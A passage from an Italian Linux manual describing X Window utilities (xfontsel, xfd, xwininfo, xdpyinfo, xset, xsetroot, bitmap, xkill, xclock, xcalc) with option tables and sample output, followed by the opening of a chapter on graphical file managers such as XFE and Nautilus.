
```
xfontsel [opzioni]
```

Figura 241.4. Attraverso '**xfontsel**' si possono visualizzare i tipi di carattere a disposizione.

quit select 4 names match
-fndry-fmly-wght-slant-sWdth-adstyl-pxlsz-ptSz-resx-resy-spc-avgWdth-rgstry-encdng
-adobe-symbol-*-*-*-*-25-*-*-*-*-*-*-*
ΑΒΧΔΕΦΓΗΙϑΚΛΜΝΟΠΘΡΣΤΥςΩΞΨΖ
αβχδεφγηιφκλμνοπθρστυϖωξψζ
0123456789

241.3.3 Utilizzo di «xfd»

Il programma '**xfd**'[6] visualizza l'aspetto e la codifica di carattere tipografico che deve essere determinato obbligatoriamente dalle opzioni. Di conseguenza, l'utilizzo dell'opzione '**-font**' è obbligatoria.

```
xfd [opzioni] -font tipo_di_carattere
```

Figura 241.5. Attraverso '**`xfd`**' si può visualizzare l'insieme di caratteri corrispondente a un certo tipo di carattere.

241.4 Informazioni sulle finestre e sul servente

Le informazioni sullo stato di una finestra possono essere utili sia a titolo diagnostico, sia per poter riprodurre le stesse condizioni attraverso la configurazione di opzioni o di risorse.

Le informazioni su un servente possono essere interessanti, in particolare quando vengono richieste a distanza.

241.4.1 Utilizzo di «xwininfo»

Il programma '**`xwininfo`**'[7] permette di avere tutte le notizie possibili su una finestra determinata. Emette il risultato attraverso lo standard output, quindi conviene avviare questo programma da una finestra di terminale, se non si intende ridirigere l'output.

```
xwininfo [opzioni]
```

Tabella 241.6. Alcune opzioni.

Opzione	Descrizione
`-id` *identificatore_della_finestra*	Permette di specificare la finestra della quale si vogliono le informazioni, attraverso il codice esadecimale che la identifica.
`-root`	Emette le informazioni sulla finestra principale cioè la superficie grafica su cui si collocano le finestre normali.
`-int`	Richiede che gli identificatori delle finestre siano emessi in forma decimale, mentre normalmente vengono mostrati in esadecimale.
`-children`	Emette l'indicazione della finestra principale, di quella genitrice e delle figlie di quella specificata. Permette quindi di avere una visione della dipendenza che c'è tra le finestre, con particolare attenzione alle figlie.
`-tree`	Emette l'indicazione della finestra principale, di quella genitrice, delle figlie e delle successive, ricorsivamente. Funziona in maniera simile all'opzione '**`-children`**', con la differenza che mostra tutte le discendenze.
`-stats`	Emette molte informazioni riferite alla finestra. Corrisponde al comportamento predefinito, quando non si specificano opzioni.
`-all`	Emette tutte le informazioni possibili.

Ecco come si comporta '**`xwininfo`**':

$ **`xwininfo`** [*Invio*]

```
xwininfo: Please select the window about which you
          would like information by clicking the
          mouse in that window.
```

Il programma invita a utilizzare il mouse per indicare una finestra della quale si vogliono conoscere le informazioni.

```
xwininfo: Window id: 0x2000002 "rxvt"

  Absolute upper-left X:  272
  Absolute upper-left Y:  165
  Relative upper-left X:  0
  Relative upper-left Y:  0
  Width: 494
  Height: 329
  Depth: 8
  Visual Class: PseudoColor
  Border width: 0
  Class: InputOutput
  Colormap: 0x26 (installed)
  Bit Gravity State: ForgetGravity
  Window Gravity State: NorthWestGravity
  Backing Store State: NotUseful
  Save Under State: no
  Map State: IsViewable
  Override Redirect State: no
  Corners:  +272+165  -34+165  -34-106  +272-106
  -geometry 80x25-29+143
```

241.4.2 Utilizzo di «xdpyinfo»

Il programma '**xdpyinfo**'[8] permette di avere tutte le informazioni possibili su un servente X particolare, eventualmente anche remoto.

xdpyinfo [*opzioni*]

Opzione	Descrizione
-display *identificatore_del_servente*	Permette di definire esplicitamente le coordinate necessarie a raggiungere il servente che si desidera interrogare.

Si osservi l'esempio seguente:

$ **xdpyinfo dinkel.brot.dg:0** [*Invio*]

```
name of display:    dinkel.brot.dg:0.0
version number:    11.0
vendor string:    The XFree86 Project, Inc
vendor release number:    3200
maximum request size:  4194300 bytes
motion buffer size:  256
bitmap unit, bit order, padding:    32, LSBFirst, 32
image byte order:    LSBFirst
number of supported pixmap formats:    2
```

```
supported pixmap formats:
    depth 1, bits_per_pixel 1, scanline_pad 32
    depth 8, bits_per_pixel 8, scanline_pad 32
keycode range:    minimum 9, maximum 117
focus:  window 0x1800002, revert to Parent
number of extensions:    15
    BIG-REQUESTS
    DOUBLE-BUFFER
    MIT-SCREEN-SAVER
    MIT-SHM
    MIT-SUNDRY-NONSTANDARD
    RECORD
    SHAPE
    SYNC
    XC-MISC
    XFree86-DGA
    XFree86-Misc
    XFree86-VidModeExtension
    XInputExtension
    XKEYBOARD
    XTEST
default screen number:    0
number of screens:    1

screen #0:
  dimensions:    800x600 pixels (271x203 millimeters)
  resolution:    75x75 dots per inch
  depths (2):    1, 8
  root window id:    0x2a
  depth of root window:    8 planes
  number of colormaps:    minimum 1, maximum 1
  default colormap:    0x26
  default number of colormap cells:    256
  preallocated pixels:    black 0, white 1
  options:    backing-store YES, save-unders YES
  largest cursor:    64x64
  current input event mask:    0x58003d
    KeyPressMask             ButtonPressMask          ButtonReleaseMask
    EnterWindowMask          LeaveWindowMask          SubstructureNotifyMask
    SubstructureRedirectMask PropertyChangeMask
  number of visuals:    6
  default visual id:  0x20
  visual:
    visual id:    0x20
    class:    PseudoColor
    depth:    8 planes
    available colormap entries:    256
    red, green, blue masks:    0x0, 0x0, 0x0
```

```
    significant bits in color specification:    6 bits
  visual:
    visual id:    0x21
    class:    DirectColor
    depth:    8 planes
    available colormap entries:    8 per subfield
    red, green, blue masks:    0x7, 0x38, 0xc0
    significant bits in color specification:    6 bits
…
```

Il listato che si ottiene è molto lungo, ma le informazioni più importanti possono essere ritrovate nella prima parte. In particolare si nota la dimensione (800×600), la risoluzione (75×75 dpi), la profondità di colori (8 bit) e di conseguenza il numero di colori a disposizione (256):

```
screen #0:
  dimensions:    800x600 pixels (271x203 millimeters)
  resolution:    75x75 dots per inch
  depths (2):    1, 8
  root window id:    0x2a
  depth of root window:    8 planes
  number of colormaps:    minimum 1, maximum 1
  default colormap:    0x26
  default number of colormap cells:    256
…
```

241.5 Impostazione dello schermo

La configurazione del funzionamento dello schermo riguarda il tipo di interazione tra l'utente e i programmi (tastiera, mouse, salva-schermo), oltre al tipo di superficie grafica, ovvero la finestra principale.

241.5.1 Utilizzo di «xset»

Il programma '**xset**'[9] permette di definire e leggere una grande quantità di impostazioni che riguardano la stazione grafica (il servente X). Le opzioni particolari di questo programma non utilizzano il trattino tradizionale, o quantomeno non nel modo solito. Quando l'utente che ha impostato la configurazione termina la sua sessione di lavoro, tutto torna al suo valore precedente.

```
xset [opzioni]
```

Tabella 241.12. Alcune opzioni.

Opzione	Descrizione
`-display` ***identificatore_del_servente***	Permette di definire esplicitamente le coordinate necessarie a raggiungere il servente su cui si desidera intervenire.
`b` {***volume tono durata***} ↩ ↪| {`on`|`off`}	Definisce il suono dell'avvisatore acustico. Utilizzando gli argomenti '**`on`**' oppure '**`off`**' si attiva o si disattiva l'avvisatore acustico.
`m` [{***accelerazione*** [***soglia***]} ↩ ↪| `default`]	Permette di definire il valore di accelerazione e di soglia dello spostamento del dispositivo di puntamento. Se non viene indicato alcun valore, oppure se viene utilizzato l'argomento '**`default`**', si ripristinano le impostazioni predefinite. L'accelerazione può essere stabilita indicando un numero intero che rappresenta un valore da moltiplicare alla velocità, quando questa supera il valore di soglia specificato. In pratica, se lo spostamento è al di sotto della soglia, il movimento del puntatore è lento, se questa viene superata, lo spostamento risulta accelerato del fattore di accelerazione indicato.
`r` [`on`|`off`]	Abilita o disabilita la ripetizione del tasto premuto a lungo.
`s` [{***durata_inattività*** ↩ ↪[***durata_esposizione***]} ↩ ↪| ***parola_chiave***]	Questa opzione permette l'utilizzo di due argomenti numerici o di una parola chiave. Lo scopo è quello di configurare il comportamento del salva-schermo. La durata di inattività rappresenta il tempo, in secondi, che deve trascorrere prima che si attivi il salva-schermo; la durata di esposizione riguarda il caso in cui si utilizzi un'immagine al posto dello schermo nero; rappresenta il tempo in cui questa immagine può rimanere ferma. Segue l'elenco e la descrizione delle parole chiave.
`s default`	Pone tutti i valori a quanto stabilito in modo predefinito.
`s` {`on`|`off`}	Attiva o disattiva la modalità.
`s` {`blank`|`noblank`}	In alcuni sistemi, non è possibile o non si desidera oscurare completamente lo schermo. '**`blank`**' utilizza l'oscuramento, mentre '**`noblank`**' mostra un'immagine e in tal caso si fa uso della durata di esposizione per sapere quanto tempo questa immagine può stare ferma.
`s activate`	Attiva immediatamente il salva-schermo.
`s reset`	Disattiva il salva-schermo se è attivo.
`q`	Permette di ottenere le informazioni relative a tutte le impostazioni a cui può accedere '**`xset`**'.

Segue la descrizione di alcuni esempi.

- `$` **`xset b 100 1000 100`** [*Invio*]

  Imposta un suono acuto e breve per l'avvisatore acustico.

- `$` **`xset m 10 5`** [*Invio*]

  Imposta un mouse veloce.

- `$` **`xset m 4 2`** [*Invio*]

Imposta un mouse normale.

- `$ xset s 30 s blank` [*Invio*]

  Fissa la durata di attesa per l'attivazione del salva-schermo a 30 secondi e stabilisce che deve trattarsi di uno schermo nero.

- `$ xset q` [*Invio*]

```
Keyboard Control:
  auto repeat:  on    key click percent:  0    LED mask:  00000000
  auto repeat delay:  500    repeat rate:  5
  auto repeating keys:  00feffffdffffbbf
                        fa9fffffffdf3d00
                        0000000000000000
                        0000000000000000
  bell percent:  100    bell pitch:  200    bell duration:  1000
Pointer Control:
  acceleration:  4/1    threshold:  4
Screen Saver:
  prefer blanking:  yes    allow exposures:  yes
  timeout:  30    cycle:  1
  suspend time:  900    off time:  1800
Colors:
  default colormap:  0x26    BlackPixel:  0    WhitePixel:  1
Font Path:
  /usr/lib/X11/fonts/misc/,/usr/lib/X11/fonts/75dpi/
Bug Mode: compatibility mode is disabled
```

  Visualizza la configurazione corrente.

241.5.2 Utilizzo di «xsetroot»

Il programma '**`xsetroot`**'[10] permette di gestire le caratteristiche della finestra principale, ovvero la superficie grafica su cui si appoggiano le finestre normali.

```
xsetroot [opzioni]
```

Tabella 241.14. Alcune opzioni.

Opzione	Descrizione
`-display` ***identificatore_del_servente***	Permette di definire esplicitamente le coordinate necessarie a raggiungere il servente su cui si desidera intervenire.
`-def`	Ripristina l'impostazione predefinita.

Opzione	Descrizione
`-cursor` *file_puntatore* *file_maschera*	Permette di definire un'immagine diversa per il puntatore che appare quando questo si trova sulla superficie della finestra principale. Per realizzare questi file si può usare il programma '**bitmap**'. L'immagine usata come primo argomento dell'opzione si «appoggia» sull'immagine usata come secondo. Se non si vogliono ottenere trasparenze o bordi, basta usare lo stesso file per il primo e il secondo argomento.
`-bitmap` *immagine_bitmap*	Permette di definire una piccola immagine da usare ripetitivamente come fondale. Il formato dell'immagine è quello generato dal programma '**bitmap**'.
`-gray` `-grey`	Rende lo sfondo grigio.
`-solid` *colore*	Definisce il colore dello sfondo.

Segue la descrizione di alcuni esempi.

- `$` **`xsetroot -solid gold`** [*Invio*]

  Colora lo sfondo con la tinta '**gold**'.

- `$` **`xsetroot -cursor freccia.bitmap contorno.bitmap`** [*Invio*]



  Cambia l'aspetto del puntatore grafico, utilizzando il file '`freccia.bitmap`' per il disegno nero, presumibilmente di una freccia, e il file '`contorno.bitmap`' come maschera.

241.5.3 Disegno del puntatore del mouse

Attraverso il programma '**bitmap**'[11] è possibile disegnare l'immagine del puntatore grafico, secondo il formato previsto da '**xsetroot**'. Il programma si usa normalmente in modo interattivo, senza fornire argomenti:

```
bitmap [opzioni] [file]
```

Il disegno che si può costruire è semplicemente un mosaico rettangolare di tessere nere o bianche; normalmente la superficie iniziale è di 16×16 punti, ma può essere modificata selezionando la voce *Resize* del menù *File*.

Figura 241.15. Il programma '**bitmap**' con un disegno di 33×33 punti.

L'immagine che si vede nella figura potrebbe essere usata per costruire un puntatore grafico. Per fare in modo che le linee appaiano nere, occorre utilizzare un'altra immagine, simile, da usare come maschera. Nella figura successiva si vede un'immagine che riproduce la stessa forma, con dei segni più spessi:

La seconda immagine viene usata come sfondo, di colore bianco, mentre la prima si posa

sopra, con un tratto di colore nero:

$ **xsetroot -cursor primo secondo** [*Invio*]

Come si intende, il comando mostrato serve a utilizzare effettivamente il disegno come puntatore grafico, dove i nomi '`primo`' e '`secondo`' rappresentano rispettivamente il primo e il secondo file, realizzati con '**`bitmap`**'.

241.6 Programmi di servizio vari

Alcuni programmi, per quanto semplici, sono di grande utilità, pertanto è opportuno conoscerne almeno l'esistenza.

Il controllo dell'utilizzo delle risorse di sistema può essere fatto attraverso '**`xidle`**', '**`xload`**' e '**`xmem`**', che, rispettivamente, servono per visualizzare il grafico: dell'inattività del sistema, del carico di sistema; della memoria disponibile.

```
xidle [opzioni]
```

```
xload [opzioni]
```

```
xmem [opzioni]
```

A volte si ha la necessità di concludere l'esecuzione di un'applicazione in modo più o meno violento perché questa è sfuggita al controllo. Di solito, per ottenere questo risultato si utilizza l'invio di un segnale attraverso una shell. Quando si tratta di applicazioni per X si può utilizzare una tecnica in più: si comunica al servente di terminare la connessione con l'applicazione che si desidera concludere. Ciò si può ottenere attraverso una funzione fornita dal gestore di finestre o da un programma apposito: '**`xkill`**'.[12]

```
xkill [opzioni]
```

Il programma '**`xkill`**' permette di eliminare un programma funzionante in una finestra del sistema grafico X. Quando viene utilizzato senza argomenti, '**`xkill`**' trasforma il puntatore in un'immagine speciale (solitamente si tratta di un teschio nero) e permette di indicare direttamente la finestra da eliminare. Basta un clic e si ottiene il risultato.

Quando si utilizza prevalentemente il sistema grafico, si può avere la necessità di essere avvisati in presenza di posta elettronica nella propria casella. Alcuni gestori di finestre forniscono già questo tipo di informazione, ma in mancanza di altro può essere utile '**`xbiff`**':[13]

```
xbiff [opzioni]
```

Il programma '**xbiff**' è si limita ad avvisare quando il file utilizzato per ricevere la posta elettronica risulta contenere qualcosa. Il programma è altamente configurabile, sia attraverso le opzioni, sia attraverso le risorse. In particolare, vale la pena di considerare l'opzione '**-file** *file*', con cui si può indicare a '**xbiff**' di controllare un file differente rispetto a quello predefinito.

Figura 241.17. Il programma '**xbiff**' quando il file della posta elettronica è vuoto e quando ci sono dei messaggi.

Nelle sezioni successive si descrivono altri programmi di servizio un po' più importanti.

241.6.1 Utilizzo di «xclock»

Il programma '**xclock**'[14] si occupa di visualizzare l'ora. Dal momento che è possibile visualizzare l'ora in modo digitale (numerico), l'opzione '**-font**' ha significato e può essere utile per cambiare l'aspetto dei caratteri.

```
xclock [opzioni]
```

Figura 241.18. '**xclock -digital -font '-adobe-times-bold-i-*--24-*'**'

Sun Oct 12 16:06:46 1997

Alcuni gestori di finestre forniscono già un orologio attraverso i loro componenti; in questi casi non serve utilizzare '**xclock**'.[15]

Opzione	Descrizione
`-analog`	Mostra l'ora in modo analogico.
`-digital`	Mostra l'ora in forma numerica.

Risorsa	Descrizione
`*analog: {on|off}`	Mostra l'ora in modo analogico ('**on**') oppure digitale ('**off**').

241.6.2 Utilizzo di «xcalc»

Il programma '**xcalc**'[16] è una calcolatrice semplice e potente. Il suo funzionamento è abbastanza intuitivo, se non si desidera utilizzare la notazione polacca inversa, ma si tratta di un programma altamente configurabile ed eventualmente vale la pena di consultare la documentazione originale: *xcalc(1)*.

```
xcalc [opzioni]
```

Opzione	Descrizione
`-rpn`	Imposta l'aspetto e il funzionamento secondo la notazione polacca inversa.

Risorsa	Descrizione
`*rpn: {on|off}`	Imposta o annulla l'aspetto e il funzionamento secondo la notazione polacca inversa.

[1] **X** MIT più altre licenze per porzioni particolari di codice

[2] **MLTerm** BSD e GNU GPL, a seconda della porzione di codice

[3] **X** MIT più altre licenze per porzioni particolari di codice

[4] **X** MIT più altre licenze per porzioni particolari di codice

[5] **X** MIT più altre licenze per porzioni particolari di codice

[6] **X** MIT più altre licenze per porzioni particolari di codice

[7] **X** MIT più altre licenze per porzioni particolari di codice

[8] **X** MIT più altre licenze per porzioni particolari di codice

[9] **X** MIT più altre licenze per porzioni particolari di codice

[10] **X** MIT più altre licenze per porzioni particolari di codice

[11] **X** MIT più altre licenze per porzioni particolari di codice

[12] **X** MIT più altre licenze per porzioni particolari di codice

[13] **X** MIT più altre licenze per porzioni particolari di codice

[14] **X** MIT più altre licenze per porzioni particolari di codice

[15] Esistono almeno altri due programmi per visualizzare l'ora: '**oclock**' e '**rclock**'.

[16] **X** MIT più altre licenze per porzioni particolari di codice

X: gestori di file

Un gestore di file (*file manager*) grafico può essere uno strumento molto utile se è configurato correttamente; diversamente, è meglio usare la finestra di terminale tradizionale.


Tabella 242.1. Alcuni gestori di file per la grafica.

Applicativo	Descrizione
XFE	Gestore di file essenziale.
Nautilus	Navigatore di file system e di servizi di rete.
Konqueror	Navigatore generico.
XFM	Gestore di file tradizionale a icone.
File-roller	Programma per la gestione facilitata di archivi compressi.

Il gestore di file è un programma che nella sua evoluzione, parte dalla gestione pura e semplice dei file contenuti nel file system locale, per arrivare a includere tutti i protocolli di comunicazione che in qualche modo consentono il trasferimento di file. Eventualmente, il punto massimo di evoluzione di un gestore di file consiste nell'integrazione delle funzionalità tipiche di un navigatore di Internet

242.1 XFE

XFE,[1] ovvero *X file explorer*, è un gestore di file molto semplice e intuitivo, che incorpora anche un programma di visualizzazione per i file di testo. Quando si avvia l'eseguibile '**`xfe`**', appare generalmente come nella figura 242.2.

Figura 242.2. XFE mentre è aperta la directory '`/usr/doc/alml/`'.

XFE si può configurare modificando il file '`/etc/foxrc/XFileExplorer/Xfe`', cosa che diventa molto utile per stabilire esattamente quali programmi usare per aprire o modificare i file che hanno certe estensioni del nome. In alternativa, per questo gli utenti possono intervenire nel proprio file '`~/.foxrc/XFileExplorer/Xfe`'.

242.2 Nautilus

Nautilus, [2] come suggerisce il nome, intende divenire un «navigatore» generico, sia per il file system locale, sia per i protocolli di rete che consentono la gestione dei file in qualche modo.

```
nautilus [opzioni]
```

Nautilus è realizzato per integrarsi con l'ambiente di Gnome. All'avvio dell'eseguibile '**nautilus**' senza argomenti, si ottiene normalmente una finestra con l'elenco del contenuto della propria directory personale, assieme a una finestra che dovrebbe sostituirsi alla finestra principale, ovvero alla superficie grafica di fondo, nella quale appaiono delle icone associate a delle funzioni particolari. In generale, quando si usa Nautilus al di fuori del contesto di Gnome, conviene usare l'opzione '**--no-desktop**', per non avviare la finestra con le icone che molto probabilmente è del tutto inutile.

Figura 242.3. Nautilus mentre si accede alla directory personale dell'utente.


